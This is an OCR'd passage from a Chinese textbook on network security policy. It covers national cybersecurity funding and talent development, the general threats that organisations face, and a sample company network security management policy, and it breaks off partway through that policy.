



**图 2.6 中国信息安全测评中心产品测试流程**

## 2.1.7 经费为网络信息安全保障提供经济支持

经费是保障互联网安全的经济基础。网络安全结合了管理与技术，若是没有经费保障一切都难以进行。在美国 2014 年国防预算草案中，奥巴马将网络安全经费大幅增至 47 亿美元，以拦截来自他国的网络攻击。白宫管理和预算办公室发言人称，各部门网络安全预算经费总额达 130 亿美元，约合人民币 800 多亿元，增加了约 10 亿美元。在欧美





图 2.7　中国信息安全测评中心系统评估流程

国家逐渐加大对网络安全投入的情况下,我们国家也需要保证网络安全方面的各项经费。

首先,经费能有效地支持互联网监管、测评等职能性工作。互联网已经成为国家重要的基础设施之一,融入到生活的方方面面。对互联网的监管、应急响应、互联网相关的设备、系统、安全测试与评估等,都是保障互联网持续有效提供服务的关键。这些工作都需要大量的经费投入来维持,并且由政府与相关机构共同开展或直接由政府牵头。

其次,许多基础性、公益性安全技术、产品、设施的研发也需要经费进行推动。实际上,有许多关键技术进行市场化运作短期内无法收回成本,并且由于特殊的大环境许多研发工作交给市场来实现无法达到预期的效果。但要做到技术不落后于人,就需要国家加大对这方面的经费支持。

最后,许多重点领域需要专项安全经费加以支持。这些领域涉及基础设施、金融秩序等,这些关键领域一旦出现问题,将严重的危及到经济健康快速发展、社会繁荣稳定、人民的生命与财产安全等。在这方面投入的资金已不是企业所能承担,且这些关键领域的信息安全应完全掌握在国家手中,这就要求国家加大对这方面的资金投入。

## 2.1.8 人才为网络信息安全保障提供核心动力

在2014年2月27日召开的中央网络安全和信息化领导小组第一次会议上,习近平总书记明确指出,建设网络强国需要高素质的网络安全和信息化人才队伍。网络空间安全人才是国家网络安全建设的核心资源,其数量、质量及结构是国家网络安全软实力和竞争力的重要标志。保障互联网安全,应坚持以人为本。

首先,我国应出台网络安全人才顶层规划。纵观发达国家,美国在2011年9月由国土安全部和人力资源办公室牵头提出《网络安全人才队伍框架(草案)》,2012年9月还专门针对网络安全人才队伍建设发布了"NICE战略计划";欧盟在2013年2月发布《网络安全战略》提出,各成员国要在国家层面重视网络安全方面的教育与培训,学校要开展网络安全培训,对计算机科学专业学生进行网络安全、网络软件开发以及个人数据保护的培训,对公务员进行网络安全方面的培训。可见,从国家战略高度统一部署,组织多方力量加强国家网络安全人才顶层设计势在必行。

其次,应有具备一定安全知识的管理型人才为互联网安全监管、企业或部门互联网安全管理提供支持。互联网安全管理与一般的管理工作有许多不同,要求管理者了解互联网安全相关的知识,并具备一定的应急处理能力。因此,具备良好网络安全管理知识的管理型人才能够更好地判断互联网威胁趋势、对网络威胁做出适当的判断、有针对性地采取防护措施。

最后,强化高校对网络安全人才的培养。加强我国网络安全学科建设,扩大网络安全专业人才招生数量,逐步实现我国网络安全人才体系化、规模化培养。引导和支持高等院校设置相关专业、完善课程体系、转变教学模式。加强高校网络安全实验室建设,提升高校实验课程设置和指导能力,为学生提供实践环境。鼓励用人单位和高校联合培养,大力推动产学研相结合的培养模式。

# 22 组织与企业层面的网络安全

随着市场竞争的日益加剧,业务灵活性与成本控制成为企业经营者最关心的问题。传统企事业弹性的业务流程需求日益加强,办公自动化、生产上网、业务上网、远程办公等业务模式不断出现。互联网企业更是如此,许多互联网企业的核心业务、数据都在网上呈现。互联网给政府机构、企事业单位带来了巨大的变革,也帮助企业提高了办事效率与市场反应能力。因此一个稳定、安全、高效的企业信息网络已成为企事业单位正常运行的基本条件。

网络安全是全方位的、整体的、动态变化的,如果仅仅依靠对优秀产品、优秀服务的选择来构建网络安全体系,那么网络的安全会由于相对孤立的“产品、服务”的安全策略而无法对网络整体安全情况进行全面了解进而无法根据网络应用动态情况调整安全策略,最终造成漏洞危害网络的整体安全。因此,统一的、动态的、联动的网络安全理念才能更大程度地保证网络的安全性。

联动作为网络安全解决方案的重要思想,能在一定程度上提高网络的安全性,提高安全系统使用成效,更有效地保障客户应用,降低企业信息化经营的风险,提高企业的投资回报率。管理(Manage)、防护(Protection)、监测(Detection)、审计(Audit)、服务(Server)为联动的5大组成因素。管理,主要是指设备管理、人员管理、策略管理等;防护,该环节的包括保密性、完整性、可用性、不可否认性,主要依靠一些相关的技术手段来实现;监测,主要是指实时监测、系统加固、漏洞修补等,实时监测主要依靠风险评估和脆弱性分析软件,系统加固和漏洞修补要求人员能够随时跟踪各种和应用系统漏洞情况及时采取必要的措施;审计,主要是指各种收集、存储、分析、统计、反馈、取证等,包含很多方面,对于出入网络边界的审计和对于主要服务器、安全设备审计是审计环节的关键两个部分;服务,一个优秀的网络安全系统的建立不仅仅依靠网络安全设备和相关安全手段,还需要服务为其他环节提供保障。它们之间的联动主要体现在:一是防火墙、入侵检测系统IDS及病毒防范系统间的联动,能解决IDS的漏报误报问题和防火墙、病毒防范系统的局限性问题,使防护、检测两个环节之间的联动得以实现;二是网管平台与所有安全设备间的联动,使得防护、监测、审计、管理四个环节之间联动起来,方便了对安全产品、安全策略的统一管理和执行,提高了网络的安全性;三是安全审计平台与其他安全产品的联动,通过安全审计平台与其他安全产品的联动,对网络中所有安全日志、信息进行集中整理,分析了解网络的整体安全状况,为安全策略的动态调整提供决策支持,从而实现审计与防护监测等环节之间的联动;四是安全服务与其他各环节之间的联动,从网络安全状况的评估、安全方案的设计、安全集成一直到应急响应服务,专业的安全服务都将与管理、防护、监测、审计等环节结合,通过服务使得其他各环节能够发挥更大的作用,达到最大化的效果。

## 221 组织与企业网络安全的三个方面

目前,企事业单位种类繁多,业务模式各有不同,规模大小各异,所面临的安全威胁

也有些许差异。但大体上可以分为三类：第一类是外部威胁；第二类是内部威胁；第三类是网络设备的安全威胁。

### 1. 外部威胁

外部威胁主要指来自外部的一些威胁和破坏，主要是体现在外部网络攻击，也就是我们通常所说的黑客威胁。当前大多数电信网络设备和服务都存在着被入侵的痕迹，甚至各种后门。除此之外还有人利用系统软件或数据库存在的安全缺陷，破译计算机系统口令，突破系统的安全防护措施，修改计算机网络系统的设置和相关的信息，窃取机密信息。甚至有可能对企业电脑形成僵尸网络，成为黑客手中的攻击利器。这些是对网络自主运行控制权的巨大威胁，使得企业在重要和关键应用场合没有信心，损失业务，甚至造成灾难性后果。还有就是病毒，病毒对信息系统的正常工作运行产生很大影响，据统计，信息系统的60%瘫痪是由于感染病毒引起的。

### 2. 内部威胁

最新调查显示，60%以上的员工利用网络处理私人事务。对网络的不正当使用，降低了生产率、阻碍电脑网络、消耗企业网络资源、引入病毒和间谍，或者使得不法员工可以通过网络泄露企业机密，从而导致企业蒙受巨大的的损失。

对组织有意见的内部员工可能通过内网进行恶意操作，甚至破坏。或是纯粹是因为好奇，或是失误等其他原因，对组织与企业的网络系统进行攻击，造成网络堵塞，甚至导致网络服务器系统崩溃。不论如何，他们最熟悉服务器、小程序、脚本和系统的弱点。对于已经离职的不满员工，可以通过定期改变口令和删除系统记录以减少这类风险。但还有心怀不满的在职员工，这些员工比已经离开的员工能造成更大的损失，例如，他们可以传出至关重要的信息、泄露安全重要信息、错误地进入数据库、删除数据，等等。这些都是许多组织与企业内部网络中潜存的威胁。

### 3. 网络设备的安全威胁

许多组织与企业的内部网络与外部网络间没有采取一定的安全防护措施，内部网络容易遭到来自外网的攻击。包括来自 Internet 上的风险和下级单位的风险。内部局域网不同部门或用户之间如果没有采用相应一些访问控制，也可能造成信息泄露或非法攻击。据调查统计，发生的网络安全事件中，80%以上的网络违规事件发生在内部。因此内部网的安全风险更严重。内部员工对自身企业网络结构、应用比较熟悉，自己攻击或泄露重要信息内外勾结，都可能成为导致系统受攻击的最致命安全威胁。随着组织与企业的发展壮大及移动办公的普及，许多组织与企业逐渐形成了企业总部、各地分支机构、移动办公人员这样的新型互动运营模式。怎么处理总部与分支机构、移动办公人员的信息共享安全，既要保证信息的及时共享，又要防止机密的泄露已经成为不得不考虑的问题。各地机构与总部之间的网络连接安全直接影响企业的高效运作。

## 222 组织与企业网络安全应该如何实现

### 1. 网络安全意识

随着信息网络的飞速发展,网络已经涉及各行各业,包括政府、军事、金融等。信息网络不仅作为我们正常沟通交流的渠道,而且还拥有各行各业的重要数据甚至是国家军事机密。这就难免会遭到政治对手、商业敌人的窃取或攻击。除此之外,网络实体本身也会遭受到外部因素的侵害,例如,自然灾害、断电、偷盗等情况。因此,组织与企业需要提高网络安全意识。良好的网络安全意识能帮助组织与企业无论是在初期的网络架设还是后期运维中,都将有一个正确、清晰的思维方向。

### 2. 初期网络建设就应该考虑安全

组织与企业级别的安全网络建设应当包括网络的设计与构架。组织与企业有了良好的网络安全意识,对于初期的网络建设而言,安全性是组织与企业在网络架设中考虑的重要因素之一。它直接决定了该信息网络的健壮性,后期使用的高可用性、高性能等方面。

科学合理的网络设计师实现企业级网络安全的基础。这需要综合考量所有安全因素。例如,网络结构是否合理、安全设备的选择是否合理、安全设备的布置是否科学等。一个优秀的网络设计方案必定拥有完美的安全设计部分。有了科学合理的网络设计方案,才能进行网络构架。当然,网络构架也是十分重要的一环,这个环节应当严格遵守前期制定好的方案,以确保初期网络建设的质量和方便后期的运维。

### 3. 网络安全管理条例

网络架设之后,我们应当如何正确地使用它?这就是为什么要制定网络安全管理条例。我们在之前内部威胁中就提到,80%以上的网络安全违规事件都是发生在内部,因此建立一套完善的网络安全条例来规范对网络的使用是必不可少的。

我们可以来看一个网络安全管理条例简单的范例。

#### ××公司网络安全管理制度

为加强公司网络系统的安全管理,防止因偶发性事件、网络病毒等造成系统故障,妨碍正常的工作秩序,特制定本管理办法。

一、网络系统的安全运行,是公司网络安全的一个重要内容,由公司专人负责网络系统的安全运行工作。

二、网络系统的安全运行包括四个方面:一是网络系统数据资源的安全保护;二是网络硬件设备及机房的安全运行;三是网络病毒的防治管理;四是上网信息的安全。

(一)数据资源的安全保护。网络系统中存储的各种数据信息,是生产和管理所必需的重要数据,数据资源的破坏将严重影响生产与管理工作的正常运行。数据资源安全保护的主要手段是数据备份,规定如下:

1、办公室要做到数据必须每周一备份。

2、财务部要做到数据必须每日一备份。

3、一般用机部门要做到数据必须每周一备份。

4、系统软件和各种应用软件要采用光盘及时备份。

5、数据备份时必须登记以备检查,数据备份必须正确、可靠。

6、严格网络用户权限及用户名口令管理。

(二)硬件设备及机房的安全运行。

1、硬件设备的供电电源必须保证电压及频率质量,一般应同时配有不间断供电电源,避免因市电不稳定造成硬件设备损坏。

2、安装有保护接地线,必须保证接地电阻符合技术要求(接地电阻≤2Ω,零地电压≤2V),避免因接地安装不良损坏设备。

3、设备的检修或维护、操作必须严格按要求办理,杜绝因人为因素破坏硬件设备。

4、网络机房必须有防盗及防火措施。

5、保证网络运行环境的清洁,避免因积灰影响设备正常运行。

(三)网络病毒的防治。

1、各服务器必须安装防病毒软件,上网电脑必须保证每台电脑要安装防病毒软件。

2、定期对网络系统进行病毒检查及清理。

3、所有U盘须检查确认无病毒后,方能上机使用。

4、严格控制外来U盘的使用,各部门使用外来U盘须经检验认可,私自使用造成病毒侵害要追究当事人责任。

5、加强上网人员的职业道德教育,严禁在网上玩游戏,看与工作无关的网站,下载歌曲图片游戏等软件,一经发现将严肃处理。

(四)上网信息的安全。

1、网络管理员必须定期对上网信息进行检查,发现有关泄露企业机密及不健康信息要及时删除,并记录,随时上报主管领导。

2、要严格执行国家相关法律法规,防止发生窃密、泄密事件。外来人员未经单位主管领导批准同意,任何人不得私自让外来人员使用我公司的网络系统作任何用途。

